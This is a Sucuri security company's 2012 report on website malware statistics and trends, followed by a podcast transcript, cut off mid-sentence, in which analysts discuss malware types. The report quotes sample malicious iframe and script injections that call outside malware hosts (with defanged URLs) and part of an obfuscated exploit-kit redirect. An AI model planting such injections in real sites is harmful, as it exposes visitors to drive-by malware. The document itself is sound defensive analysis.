Sucuri is a website security company focused on the detection and remediation of web malware. In 2012, via our SiteCheck scanner, we scanned 9,953,729 unique domains. This small report is based on the data we were able to compile from that platform and our analysis of that same data.

The Foundation
Healthy Website View
We consider a site to be healthy when we cannot identify any unauthorized modification of its content. If any type of malware including injections, SPAM, defacements, etc. are found on a site, or if it is blacklisted by any major security company or search engine, we consider it to be compromised. Based on this view, only 74% of the sites we scan were deemed to be healthy. All the others were either blacklisted or had some malicious injection on them.
- Total unique domains scanned and analyzed: 9,953,729
- Sites in which a malicious injection was identified: 15%
- Sites in which a malicious injection was identified and it was also blacklisted: 4%
- Sites that were only blacklisted: 7%
Note that the 15% represents unique domains that were classified malicious only by our scanner via our detection mechanism. The blacklisted percentage is based on data made available by the following blacklist API’s:
- McAfee
- Yandex
- Norton
- PhishTank
Unhealthy Browser View
A website can be compromised in many ways, but when looking at it remotely (we call it browser view), these are the main indicators of a compromise:
An inline frame (iFrame) is used to embed another document within the current HTML document. It can be used for many useful and good purposes, but attackers also use it as a way to inject malware into otherwise healthy sites.
This is an example of an iFrame injection that gets injected on a site:
<iframe frameborder=0 src="httX://65.75.139.230/Home/index.php" width=1 height=1..
JavaScript injections are similar to iFrame injections, but it instead of loading another site’s HTML, it just loads the JavaScript code:
<script src="httX://sweepstakesandcontestsnow. com/nl.php?nnn=1">
It can do as much damage as an iFrame injection (redirect the browser to exploit kits, to SPAM, to fake AV, and other similar nefarious attacks). The idea is simple, take advantage of the visitors client-side scripting, found in most modern browsers (i.e., Chrome, FireFox, Internet Explorer, Safari, etc.. ).
3- Encoded JavaScript Injection
Encoded JavaScript is a bit trickier. Instead of just injecting content from a separate domain, the attackers obfuscate their code and attempt to identify browser versions for those that they want to target. Once decoded, they will push an iFrame or additional JavaScript include. This is an example for a redirection to the Blackhole Exploit Kit:
<script>if(window.document) a=("v532b5".indexOf+Date).substr(0,6);aa=([1,2,3]["reverse’]+[].reverse).substr(0,6);if(aa===a)
f= [-30,-30,66,63,-7 ,1,61,72,60,78,70,62,71,77,7,64,62,77..
Conditional redirections are classified differently than the iframe/JavaScript injections because they are generally done through the HTTP headers (via .htaccess) to redirect users from certain browsers or locations to malware/malicious locations.
This category includes any type of SPAM. You may have seen SPAM from casinos, pharmaceutical pills like Viagra, or even payday loans and things like that. For example, a compromised website could have had their title modified to look like this:
<title>#1 ›› Where to buy viagra online. United Pharmacy, EXTRA LOW PRICES.
6- Defacements
Defacements include any activity that modifies the site content without including malware. Some times it is just a “hacked by” message or similar modifications.
The Data
Most Common Injections

From the 9 million sites that we scanned, 19% of them had some type of malicious injection that our scanners were able to identify. This is the breakdown of the top 7 categories:
Today we see these injections leading to a combination of Cross-Site Scripting (XSS) and Cross Site Request Forgery (CSRF) attacks as well as a very large number of drive-by-download attempts. The most prevalent example of this being the latest exploits on Facebook and the exploitation of the Java browser plugin and the events of April 2012 where 10’s of thousands of MACs were compromised with the Flashfake / Flashback outbreak. What we have quickly learned is how fast the cyber criminals are able to update the kits to adapt to the growing number of vulnerabilities.
#1 – Remote iFrame includes (26%)
26% of all the infections we identified were caused by iFrame injections. They were not always easily visible and some of them were hidden being a document.write or some type of simple JavaScript encoding.
#2 – Remote JavaScript includes (19%)
19% of all infections we identified were caused by malicious remote JavaScript includes. They fall under our signature (malware-entry-mwblacklisted35) that includes when a domain is blacklisted by Sucuri or Google Safe Browsing blacklist.
#3 – SPAM injection (16%)
16% of issues we identified were related to SPAM. It would range from link injection, to conditional SPAM redirection or even full rewrite of some pages to have SPAM content.
#4 – Obfuscated / Encoded JavaScript Injections (14%)
This category includes non-trivial JavaScript injections that were caused mostly by Blackhole Exploit related injections.
#5 – Conditional redirections (11%)
11% of the sites we scanned had an .htaccess file modified to do conditional redirections based on the user agent and/or referrer.
#6 – Defacement (4%)
Defacements seem to be decreasing. Attacks are becoming more monetarily driven which seems to be driving attackers a different direction (SPAM or malware injection).
#7 – Other (10%)
These include things that are not properly categorized and could fall into any of the categories above. This includes anything from anomaly detections to different site errors.
Scan distribution of compromised sites
When we look at the compromised sites, we find the following distribution between compromises and top-level domain:

As you can see, .com domains are the most popular TLd infected (which makes sense, since it is the most used TLD). It is followed by .net, .org and other big country level TLDs.
Malware distribution per TLD
Now when you compare to the malware distribution per TLD, it becomes a lot more interesting. We identified more than 50,000 domains distributing malware and it changes quite a bit compared to the number of infected sites:

The top TLD hosting malware is .ru (Russia), followed by .cc. It shows clearly that the attackers really like those two top domains, since they by themselves covered 50% of all malicious domains we found in 2012.
Largest infections of the year
Looking back at 2012, in many cases we would find a similar injection on thousands of sites. Here are the top injections:
#1- This iFrame to ttl888.info was added to more than 15,000 sites:
15388 <iframe src="httx://ttl888. info/myfile.php?search=&titles=" width=0 height=0>
#2- Almost 10,000 sites were doing conditional redirections to wayoseswindows.ru at some point in 2012:
9850 httx://wayoseswindows. ru/Tech?8
#3- Eight thousand sites were doing conditional redirections to froling.bee.pl:
8335 httx://froling.bee. pl/
#4- The sweepstakesandcontestsdo was also injected on 7467 different sites in 2012:
7467 <script src="httx://sweepstakesandcontestsdo. com/nl.php?p=d">
A Journey in Time
Looking back on the year, here is a list of some of the top posts that help illustrate the challenges we face with website infections. You can also start seeing a trend on how the attacks are evolving and how the focus is also maturing.
January:
The year started off strong. The year opened with enterprise level compromises of DreamHost and we saw applications release core updates to patch vulnerabilities.
- https://blog.sucuri.net/2012/01/dreamhost-security-issue-prompts-ftp-password-resets.html
- https://blog.sucuri.net/2012/01/wordpress-3-3-xss-vulnerability-patched-3-3-1-released.html
February:
This was an interesting month where we saw a sharp increase in attacks coming from the .rr.nu TLD and increase in malicious redirects. The month was sprinkled with various third-party vulnerabilities in CMS applications like WordPress; the most prominent one being the ToolsPack plugin.
- https://blog.sucuri.net/2012/02/malware-redirecting-to-enormousw1illa-com.html
- https://blog.sucuri.net/2012/02/malware-campaign-from-rr-nu.html
- https://blog.sucuri.net/2012/02/new-wordpress-toolspack-plugin.html
March:
This months continues with the spike in malicious redirects and we start seeing what appears to be targeted attacks against WordPress platforms. We start making a bigger fuss about things like cross-site contamination and conditional payloads. We start seeing an evolution in the way SPAM injections are happening.
- https://blog.sucuri.net/2012/03/rr-nu-malware-campain-more-details.html
- https://blog.sucuri.net/2012/03/a-little-tale-about-website-cross-contamination.html
- https://blog.sucuri.net/2012/03/conditional-redirect-malware-decoded-evalbase64_decode-example.html
- https://blog.sucuri.net/2012/03/intelligent-pharma-spam-decoded.html
- https://blog.sucuri.net/2012/03/varying-degrees-of-malware-injections-decoded.html
April:
Everyone goes nuts about the Mac Flashfake / Flashback outbreak on the MAC OS. It’s estimated that 10’s of thousands of MAC’s worldwide are compromised and the infections occurred via infected WordPress sites. We miss the opportunity to break the news back in February when we first start seeing the increase in malware distribution. This makes us sad of course. In the meantime, we see a share increase in IIS attacks leveraging SQLi vector. WordPress malware distribution campaign continued.
- https://blog.sucuri.net/2012/04/web-malware-trends-and-the-mac-flashfake-flashback-outbreak.html
- https://blog.sucuri.net/2012/04/nikjju-sql-injection-update-now-hgbyju-comr-php.html
- https://blog.sucuri.net/2012/04/malware-campaign-against-wordpress-sites-recovery-hdd-dot-eu.html
May:
We continued to see shells targeting TimThumb, a little over 8 months since it was first released. Enterprise compromises continued, WHMCS gets hit this month. Another prominent WordPress plugin is identified – Advanced Search Plugin leveraging wpstats.org site. We also start seeing more Fake AV campaigns.
- https://blog.sucuri.net/2012/05/list-of-domains-hosting-webshells-for-timthumb-attacks.html
- https://blog.sucuri.net/2012/05/whmcs-website-hacked-and-database-leaked.html
- https://blog.sucuri.net/2012/05/web-sites-compromised-with-fake-av-campaign-windows-web-secure-kit.html
- https://blog.sucuri.net/2012/05/wpstats-org-spam-and-a-fake-advanced-search-plugin.html
June:
This was an exciting month. The biggest thing to note was the big Plesk vulnerability that was released. While difficult to confirm it was and is contributed to large mass compromises. Microsoft vulnerabilities were also identified and quickly integrated into malware kits like Blackhole. Google Safe Browsing also turned 5 years old this month, congrats to them. Lastly, how can we pass the month without mentioning it, one of the biggest compromises in quite some time – LinkedIn breach that saw close to 6 million usernames and passwords stolen. This was followed by an onslaught of compromises to people like eHarmony, last.fm and a few others.
- https://blog.sucuri.net/2012/06/plesk-vulnerability-leading-to-malware.html
- https://blog.sucuri.net/2012/06/microsoft-xml-core-service-zero-day-vulnerability-being-targeted.html
- https://blog.sucuri.net/2012/06/public-service-announcement-microsoft-security-advisory-2719165.html
- https://blog.sucuri.net/2012/06/security-vulnerability-in-mysql.html
- https://blog.sucuri.net/2012/06/public-service-annoucement-last-fm-passwords-compromised.html
- https://blog.sucuri.net/2012/06/linkedin-password-dump-verified.html
July:
We saw some interesting things this month, including the introduction of a fake jQuery site distributing malware, continued attacks from the .ru TLD, and the use of Blackmuscats for conditional redirects to fake antivirus.
- https://blog.sucuri.net/2012/07/fake-jquery-website-serving-redirection-malware.html
- https://blog.sucuri.net/2012/07/new-web-malware-attacks-from-ruin-cgi16.html
- https://blog.sucuri.net/2012/07/blackmuscats-conditional-redirections-to-faveav.html
August:
Interesting enough, the first round of Java Zero-Day’s are released. Little did we know that it was only the beginning and they were about to get their rear end kicked over the remainder of the year going into 2013. We notice a sharp increase in the injection of rebots.php in various websites. Password compromises are so prominent we put out some thoughts on ways to improve their password combinations.
- https://blog.sucuri.net/2012/08/the-password-dilemma-unique-and-complex-is-the-key.html
- https://blog.sucuri.net/2012/08/rebots-php-javascript-malware-being-actively-injected.html
- https://blog.sucuri.net/2012/08/java-zero-day-in-the-wild.html
September:
The fake jQuery website identified in August continued to give people headaches. Websites malware starts targeting Java zero-day vulnerabilities. The Joomla CMS releases 2.5.7 to address core vulnerabilities.
- https://blog.sucuri.net/2012/09/compromised-websites-hosting-calls-to-java-exploit.html
- https://blog.sucuri.net/2012/09/careful-with-fake-jquery-website-jquery-framework-com.html
- https://blog.sucuri.net/2012/09/joomla-2-5-7-released-security-update.html
October:
In our research we learn how common it is for large enterprises to publicly publish their server status. WordPress.com suffers a compromise, appears to be a brute force attack.
- https://blog.sucuri.net/2012/10/popular-sites-with-apache-server-status-enabled.html
- https://blog.sucuri.net/2012/10/is-wordpress-com-spam-campaign-due-to-compromise.html
November:
Enterprise compromises continue, next target is Piwik.org. We continued to see sharp increase in SPAM injections. SFTP/FTP passwords are exposed via sftp-config.json. Joomla releases another security release to address core vulnerabilities. And Google releases a new Blacklist page for the Chrome browser.
- https://blog.sucuri.net/2012/11/website-malware-seo-poisoning.html
- https://blog.sucuri.net/2012/11/website-malware-sep-attack-spam-link-farm.html
- https://blog.sucuri.net/2012/11/piwik-org-webserver-hacked-and-backdoor-added-to-piwik.html
- https://blog.sucuri.net/2012/11/psa-sftpftp-password-exposure-via-sftp-config-json.html
- https://blog.sucuri.net/2012/11/new-google-chrome-blacklist-warning-for-macs.html
December:
Finally the end of the year. Month kicks off with serious zero day vulnerabilities being released for MySQL, FreeSSH, and FreeFTPD. Some noise on SPAM as it continued to be a problem. And the year closes out with a serious vulnerability in a very popular WordPress plugin – W3TC.
- https://blog.sucuri.net/2012/12/w3-total-cache-implementation-vulnerability.html
- https://blog.sucuri.net/2012/12/website-malware-sharp-increase-in-spam-attacks-wordpress-joomla.html
- https://blog.sucuri.net/2012/12/psa-december-zero-days-announced-mysql-freessh-free-ftpd.html
Bringing it Home
If you read any of the various security reports for 2012 you’ll find one thing in common – While all the noise and rave today is about mobile devices, what they all recognize is that the web is still the number one distribution mechanism for malware. Whether it’s desktops, notebooks or mobile devices (phones, smartphones, PDA’s, tablets, etc. ), they all maintain the same common element, the web.
Websites specifically continue to get hammered. Everyone is learning the hard way that the perception that pornographic sites are the most dangerous is very wrong. In many instances they make up a very small percentage of compromised sites, and attackers continued to target websites of all sizes and across all industries. The reason is simple, online commerce has exploded, and attackers have learned how ill-prepared website owners are when it comes to protecting their virtual assets.
In the same time-frame you have seen the evolution in kits like Blackhole, RedKit and others that facilitate the creation of payloads designed to target new Zero-Days like the ones identified for Java. This, coupled with scanners like BeEF, W3AF and many others has made it such that your everyday script kiddie is able to quickly penetrate an environment with little technical capability.
What we also learned is that the threats to websites is not limited to small and medium businesses, and extends to large enterprises with established NOC and SOC groups. This tells us that the awareness and understanding, or lack there of, of website threats is not limited to everyday website owners.
Report summary by Daniel Cid and Tony Perez
If you have any questions or anything you’d like to add, please leave a comment below, we’d love to hear from you.




![Malware comes in many different varieties. Analyst Krasimir Konov is on this month’s Sucuri Sit-Down to help keep them all straight. From malicious iframes to SEO spam, join host Justin Channell as he racks Krasimir’s brain on all the different types of malware. Also, Krasimir discusses his recent blog post about a malicious cURL downloader, and Justin breaks down the latest website security news, including patched plugins you should update. Podcast Transcript Justin Channell: Hello, and welcome to the Sucuri Sit Down. I'm your host, Justin Channell, and this is a monthly podcast about website security, where we get in-depth with the malware removal experts here at Sucuri. Later in the show, I'll have our analyst Krasimir Konov to chat about some different types of malware, but first, let's take a look at other topics we've published on our blog and Sucuri labs notes this month. First up, we have some new information about credit card skimming with hackers using a hybrid method to steal payment information from eCommerce websites. Our analyst Dennis Sinegubko wrote about this for the Sucuri blog back at the beginning of June. Now, most credit card stealing malware is a client side JavaScript that grabs data and sends it to a third party server. But, that approach has a drawback for bad actors because it's still possible to track the requests and catch them as being suspicious. Now, to get around that, bad actors have started harvesting information server side by modifying core PHP files. In this case, the infection would be undetectable from the outside, but it's still going to be pretty easy to find because you're rarely modifying any of those core files, so any of those changes that are going to come up are going to be suspicious. To get around both of these drawbacks, we're seeing bad actors combine the two. So client side snippets of JavaScript are sending stolen credit card data to server side scripts that they've installed on the same server as the site. Now, this allows bad actors to cover their tracks a little bit because the traffic that's being redirected is going to the same server, and that's less likely to be flagged as suspicious. It's a bit more complicated to pull this off, but our team has been seeing this hybrid approach in the wild, so it's something to be on the lookout for. Now, another month has passed, and we found more cross site scripting attacks targeting WordPress plugins. Most notably, we discovered one that affects users of the YITH WooCommerce Ajax Product Filter plugin. Now, this is a plugin that allows WooCommerce stores to be filtered by product type, and it's pretty popular. It's got about 100,000 users right now, so with it being vulnerable, it's very important that all of them update to the latest version, which is 3.11.1. Some of the other plugins we found cross site scripting vulnerabilities with included Elementor Page Builder, Careerfy, JobSearch, and Newspaper. If you're looking for a full list of vulnerabilities that have been patched this month, John Castro at the Sucuri Labs blog has you covered. Check out our show notes for the link. Also, this month I had a blog go up detailing what's called a jibberish hack. It's basically the same motivation as an SEO spam attack where bad actors use your site's good standing to redirect visitors to their own sites. But in this attack, you'll find a bunch of randomly named folders filled with a ton of HTML files with really nonsensical file names like cheap-cool-hairstyles-photos.html. It's just going to be a mishmash of keywords that clearly you didn't put there. Unfortunately, just deleting all those HTML files and folders is not going to be enough to get rid of that jibberish hack though. You're going to need to fully clean any hacked files and database tables, and then you're going to have to deal with all the damage caused to your site's standing. And just keep in mind, if you find anything about that process too daunting, we're always here to help. Now, for this month's Sit Down, we have Sucuri analyst Krasimir Konov. Earlier in June, he had written a lab's note about a malicious downloader script that used the curl function, and we chatted a bit about it, but more importantly, we went really in-depth on all the different varieties of malware that website owners need to be aware of. But, before I get started with Krasimir, I just wanted to remind you about the Sucuri Sync-Up, our sister podcast. It's a weekly website security news briefing that you can find anywhere you get your podcasts, as well as the video version on our social media feed, and now you can even get it on your Amazon Alexa smart speakers. Just search Amazon skills for Sucuri Sync-Up, add the flash briefing, and get new content delivered every Monday. Now, on with the show. Hi Krasimir, thanks for joining us on the show. I thought we could start off and maybe have you tell us a little bit about yourself and what you do here at Sucuri? Krasimir Konov: Yeah, sure. Well, I joined Sucuri originally in 2014, but I've been in the IT business for about 10 years. Nine of those I did security. And currently at Sucuri I'm one of the malware analysts. I used to work in the front lines, used to clean websites and whatnot, and then I gradually moved up, and now I'm working in the malware research department. And my day to day job is basically analyzing malware, and then once I analyze it and figure out what it is, then I will create a signature for it. And we'll add those signatures to our tools, so we can automate some of the work we do. And I also write some Labs Notes blog posts. Usually, if I find something interesting in malware or some security topic, I'll write about it. Justin Channell: Yeah. And of those topics recently that you wrote about, one was about a malicious curl downloader, and how exactly did that work? Krasimir Konov: Right, yeah. That was an interesting one, but not very unique or anything like that. We see that a lot with curl being used as a downloader. It's a very common malware. So rather than including the actual malware in the file, the attackers would use curl to download the malicious code. In this case, they'll download it from Pastebin, but it could be anything. It could be another website or anything like that, and curl would just make a call to the website, request the code. The website will respond with the code, and then later on, there is some code to either save the output somewhere on the website, or you'll just run it through eval and execute the actual code right away. Justin Channell: Right. And you said that it's commonly found in malware, but let's kind of maybe talk a bit broader about malware in general. What is everything that is classified as malware? Krasimir Konov: Well, in general it will be anything that the owner of the website didn't authorize, anything that was added by a third party. There is a lot of different malware. It could be even something like a defacement that will also be considered malware because it was something the user did not authorize. Even though it might not be doing anything malicious on the website, it's not infecting users, the visit is still something they did not authorize. So defacement would also be considered malware. And even something like ransomware where the website is technically not really damaged, it's all encrypted, but it's not infecting anybody. It's not doing anything malicious, but it's still encrypting the entire website and asking the user or the customer, the owner of the website for a ransom they need to pay in order to get the website back online. Justin Channell: Okay. Let's maybe break it down to each individual type of malware. For example, what would be a way that maybe I-frames could be maliciously used by a hacker? Krasimir Konov: Yeah. An I-frame can be used maliciously when it loads content from another location. You can look at the I-frame as a window that just opens another website. So anything that website has on it, you're pretty much loading it through the I-frame. So if that website is infected and it's serving some kind of malware, by opening an I-frame, you're loading all those elements, everything that was on this website. And sometimes the I-frame can be as small as pixel or something hidden somewhere off the screen, so you wouldn't even know that it was opening it. Justin Channell: And yeah, I feel like we've also seen a lot of them where they're used almost to mimic popups as well. Krasimir Konov: Yeah. I mean the I-frame, it could just load from another website and the other website could do anything. It could be serving just malware and it would try to infect the user that doesn't even know that they're being connected to the other website. It could just have some other JavaScript that's just trying to open up pop ups on the original website through the I-frame. Yeah, it could be a lot of things. Justin Channell: Okay. And also, let's talk a little bit about conditional redirects and how those work. What allows a script to detect which devices are coming in and where they're coming from? Krasimir Konov: Right. Yeah. That's a common one we see a lot. Basically, a conditional redirect would be something, it's a redirect on the website. It's obviously malicious, but there's certain conditions that need to be met before the redirect is actually executed or the redirect happens. For example, let's say if it's on a phishing website or a phishing page that is hidden somewhere on the website. For example, if Google visits it, obviously the attacker doesn't want Google to see the actual phishing page and record it as a phishing page. So they'll look for, for example, the IP address. They would look for the user agent. And a lot of times they can tell that it's a bot. So they'll just return a 404 response, for example, that will be like, "Oh, page not found." So Google would be like, "Oh, it looks like this page doesn't exist." But then if a regular user goes to the same page, then those conditions will be met. The actual website or the script behind the phishing will check and see, and be like, "Oh, this one is running Firefox or Chrome," and be like, okay. And then they'll look at the IP and be like, "Oh, he's in whatever, he's in United States somewhere." And he's like, "Oh, okay. That's good." And then once all of these conditions are met, then the actual script will serve them the actual phishing page. And it'll be like, "Oh, you need to fill out this to recover your account or whatever, or type in your credentials to log in here." Justin Channell: And so this is the type of thing we're really, a website owner is going to run into this more commonly when people are complaining about they're getting served bad content or whatever, and they can't seem to replicate it. It's likely probably these kind of redirects. Is that right? Krasimir Konov: Right, right. It could be something as specific as, for example, a range of IP addresses that correspond to an ISP or maybe let's say a country. It could be like, "Oh, were targeting only customers in the US," so if you're connecting from another country and you go to the same website or the same page, it would just say 404. It will give you a page not found. But then if you actually have an IP address from the United States, you're connecting from the United States, then it will actually show you the phishing page. Justin Channell: Now another type of malware I feel like we see a lot here is SEO spam. We hear people talking about that. What are some of the top SEO spam keywords that you see coming through? Krasimir Konov: Yeah. We get that a lot. We see a lot of spam on websites. A lot of times attackers will use SEO spam to gain ranking for their own website. Or they'll just try to include some kind of SEO spam in links to another website that they're currently running or something. I mean, these things change all the time. So a website might be up for a week and then it'll disappear, and then they'll start another campaign. But yeah, we see that a lot. We see all kinds of keywords they use. Most common ones will be something like Viagra. We'll have like jerseys for sale. A lot of times, they'll use name brands like Nike, Rolex, Prada. We've seen even some essay writing services for some reason. I'm not sure why, but that's common. We see, for example, pharmaceuticals a lot that will use specific medicine names. They'll use all kinds of replicas, like a replica bag of this, replica this, replica that. We'd see prescription, also payday loans. And obviously there's some adult related sites and things like that keywords. Justin Channell: So pretty much anything that people are going to be searching and clicking on are probably going to be targets for SEO spam? Krasimir Konov: Right. I think a lot of it commonly is pharma related because a lot of people are looking to buy medicine online, and a lot of times will require a prescription. So a lot of people are like, "Oh, let me see if I can find this medicine that I can buy it online somewhere." They don't need a prescription. They don't want to pay to visit a doctor and whatnot, and they'll look for it. And yeah. Justin Channell: Now, whenever somebody's website does get hacked with a SEO spam attack, what kind of effect can it have on the website beyond just being defaced? Krasimir Konov: Yeah. You can have a lot of things can happen, negative things. For example, the website can be blacklisted because of the keywords. And that usually represents a big red warning when you go on the website, depending on who blacklisted it. But if it's Google, for example, you'll see a big warning and it'll tell you this website contains malware or there's something wrong with this website. So, pretty much all the traffic on the website will be gone. And then you can also lose a lot of your reputation if there is a SEO spam on the website. For example, if you were ranked in say number five for certain keywords that represent your product on Google search engines, and then suddenly you get hit with SEO spam, then all these search engines then go and visit the website. And all of a sudden they're like, "Oh, there's all these weird key words on here, all this SEO spam that's causing a lot of mixed signals." And the search engines are like, "Oh, where do we rank this website now? Do we rank them with this product that's originally what the website is about? Or do we take into consideration all these other keywords that are mixed up that are SEO spam?" So, all of a sudden your website might go from being ranked number five on the first page to being on the 10th page. And then you rank for all these other keywords that you didn't intend to. And then people search for something completely different. They're searching for jerseys or something, or now they're searching for Prada products, and then suddenly your website pops up in there. So you're not really getting any good traffic, not targeted traffic. But, yeah. Justin Channell: Okay. So in a lot of ways, the effects of SEO spam would kind of be the same for defacements or any kind of malware with the blacklisting, but it does bring that kind of unique part to it where then it can also then bring traffic that you weren't expecting from somebody searching for jerseys, for example. I had not really ever thought about that. Krasimir Konov: Right, right. Yeah. It will definitely bring some traffic. I've seen a lot of times where websites will be connected. Let's say, there was 1,000 websites that were all infected with SEO spam, and it will kind of link each other to try to bring each other up into the rankings. And so you would see a lot of strange traffic from some random websites that were, for example, that were previously infected, even if they might not be anymore. But yeah, they'll be sending traffic to you or there'll be usually search engines sending you traffic, but for the wrong keywords. People are looking for something else, so obviously they're not going to be interested in your website. They're not going to buy anything because they're not looking for that. Justin Channell: And now, so thinking of the way websites get infected, a very common way it seems to be is through phishing campaigns. What are some recommendations you have for the best ways to avoid becoming a phishing victim? Krasimir Konov: Yeah. There is some ways. I mean, it depends really on the type of attack. Obviously, a lot of people, when they think of phishing, they think, "Oh, it's just like a PayPal phishing page and it just looks like the original," but it could be more subtle. If it's just a regular page where you're just going and you get redirected to another website, obviously the first thing to look is if you have the security padlocks, make sure that traffic is encrypted. A lot of these websites don't really have any encryption nowadays. More are starting to get that with pre SSLs being issued and whatnot. But that's the first thing to look and see, make sure. Anywhere you're typing your sensitive information, you want to make sure you have the padlock to make sure everything is encrypted. Krasimir Konov: But also you want to look at the URL of the actual website you're visiting. A lot of times they'll try to hide it. So you might have to be careful and look closely. Something that might be an I will be an L or something like that. And a capital I and L might look kind of similar into your IRL, so you might miss something like that. Say, if you're looking for PayPal and it might replace the L with an I, and if you don't look closely, it might look exactly the same. And you're like, "Oh, okay, it's paypal.com," but not really. So yeah. Just pay attention to the URL, make sure it is the actual website. There's no paypal.com dot something, dot something else, dot com. Yeah. You want it to just say paypal.com, and then it'll have forward slash and something else. But yeah, it gets more complicated when you have, for example, a phishing page that's injected into a regular page. For example, you have a checkout page on a website that you're buying things from and you go through the checkout page and you're looking at where you type in your credit card information and whatnot. And you might have a phishing page that actually looks exactly like a little box that gives you where you put in your credit card number, or your name, your address, and all that. So that will be more subtle. For example, that could be also an I-frame that's just coming from another page. And it will look exactly like it's part of the website. You're on the legitimate website, but only that portion of the website is actually the phishing page. And you look at it and you're like, "Oh, okay. It looks fine. I'm just putting my credentials." So that one could be a lot harder to figure it out. Usually, if it's something like that, I look for something that looks kind of out of place. Maybe they didn't get the right font. It might not be the same as the original website or there might be something out of place, some fields that are missing or some fields that are squished into the left or the right. It looks kind of awkward. It's like, why would this be like this? The whole website looks professional. There's a pink background or something, for example, and then suddenly there's this white box in the middle. It's like, ah, it looks kind of weird, out of place. Justin Channell: So pretty much if anything looks slightly out of place, you really should double check everything at that point. Krasimir Konov: Right. Right. Yeah. Obviously there's more ways that you can check, but I wouldn't get into more technical, like inspecting elements and looking at stuff, but yeah. Justin Channell: And now another type of malware that's kind of, and it kind of plays in with whatever the other infection is, is backdoors. Can you give us some examples of what backdoors can be? It's mainly just when a hacker can get back into the site to reinfect it, but I know there are a ton of different methods. And what are some of the more common ones and then maybe some that really interesting that you've seen? Krasimir Konov: Yeah, there is a lot. They'll probably be one of the first things the hacker would do is if they compromise a website, obviously they'll try to spread backdoors and just inject code everywhere so they can get back in, even if the owner of the website or webmaster cleans it. They want to try and hide some malicious code somewhere so they can always get back in. There's many variations. A backdoor could be something as simple as a single line of code to just [inaudible 00:20:19] argument, some kind of string or something via get or post. Krasimir Konov: And then it runs into an eval, so it evaluates the code and executes it. And some backdoors are very complex and they can be included in, let's say you have a WordPress site and you have a specific login page where all the login credentials are being processed and everything else. They could even inject code into that to basically bypass the whole login mechanism so that they can just bypass everything. They don't even have to know any user. They don't have to know the password, nothing. They'll just include some lines in there, and every time they'll be just able to log in. Yeah. It gets pretty crazy. Yeah. I mean, there's all kinds of malware. There is always a malware, for example, that just targets credit cards and will just target the eCommerce websites. And they'll just try to steal the login credentials, I mean, the credit cards. They'll try to get your address, your credit card information, any kind of CVV code or whatever you typed into the billing address, everything. And then there's also malware like the backdoors that are just trying to keep the attacker in control and trying to get them back into the website. There's just so many variations of what a malicious user might want to do on a website. Some can be something as simple as just reinfecting the website. They don't want to keep control. They just want to keep reinfecting it with some kind of malware. So even if you clean it, it would just get reinfected. Some of them in the database, otherwise might be in the files. We've seen some added into a [inaudible 00:22:14] job that just keeps running on the server. There could be malware that is just a giant to, for example, attack out of websites. Like for example, a distributed denial service where they put the same malware on thousands of websites. And then they try to send traffic to one website to try to bring it down. Yeah. People try to do all kinds of stuff with websites. We've seen even some cryptocurrency mining malware that you go onto a website and suddenly your PC starts running like crazy. And you're like, what the hell is going on? Your fans turn on and the PC is 100% CPU. And it turns out that the website has some malware that's just by mining Bitcoins with your CPU and it's using all of it. Justin Channell: Wow. Okay. So one question now, the last question I have is of all the malware that you've seen, what do you think is the coolest piece of malware that you've ever seen? Krasimir Konov: I think the coolest would be the ones that are so subtle that you don't even know that it's there. For example, we've seen some that were pretty innovative. It will be just a one liner code that's just one line. And for example, it will be let's say 40-50 characters, something like that. And that's all it is. And they'll hide it somewhere in between the legitimate code. And if you don't know what you're looking for, you would never see it. It doesn't look suspicious. There is no links to some other website. There's no some kind of encrypted code or anything like that. It's just a simple one line. And then if you're just 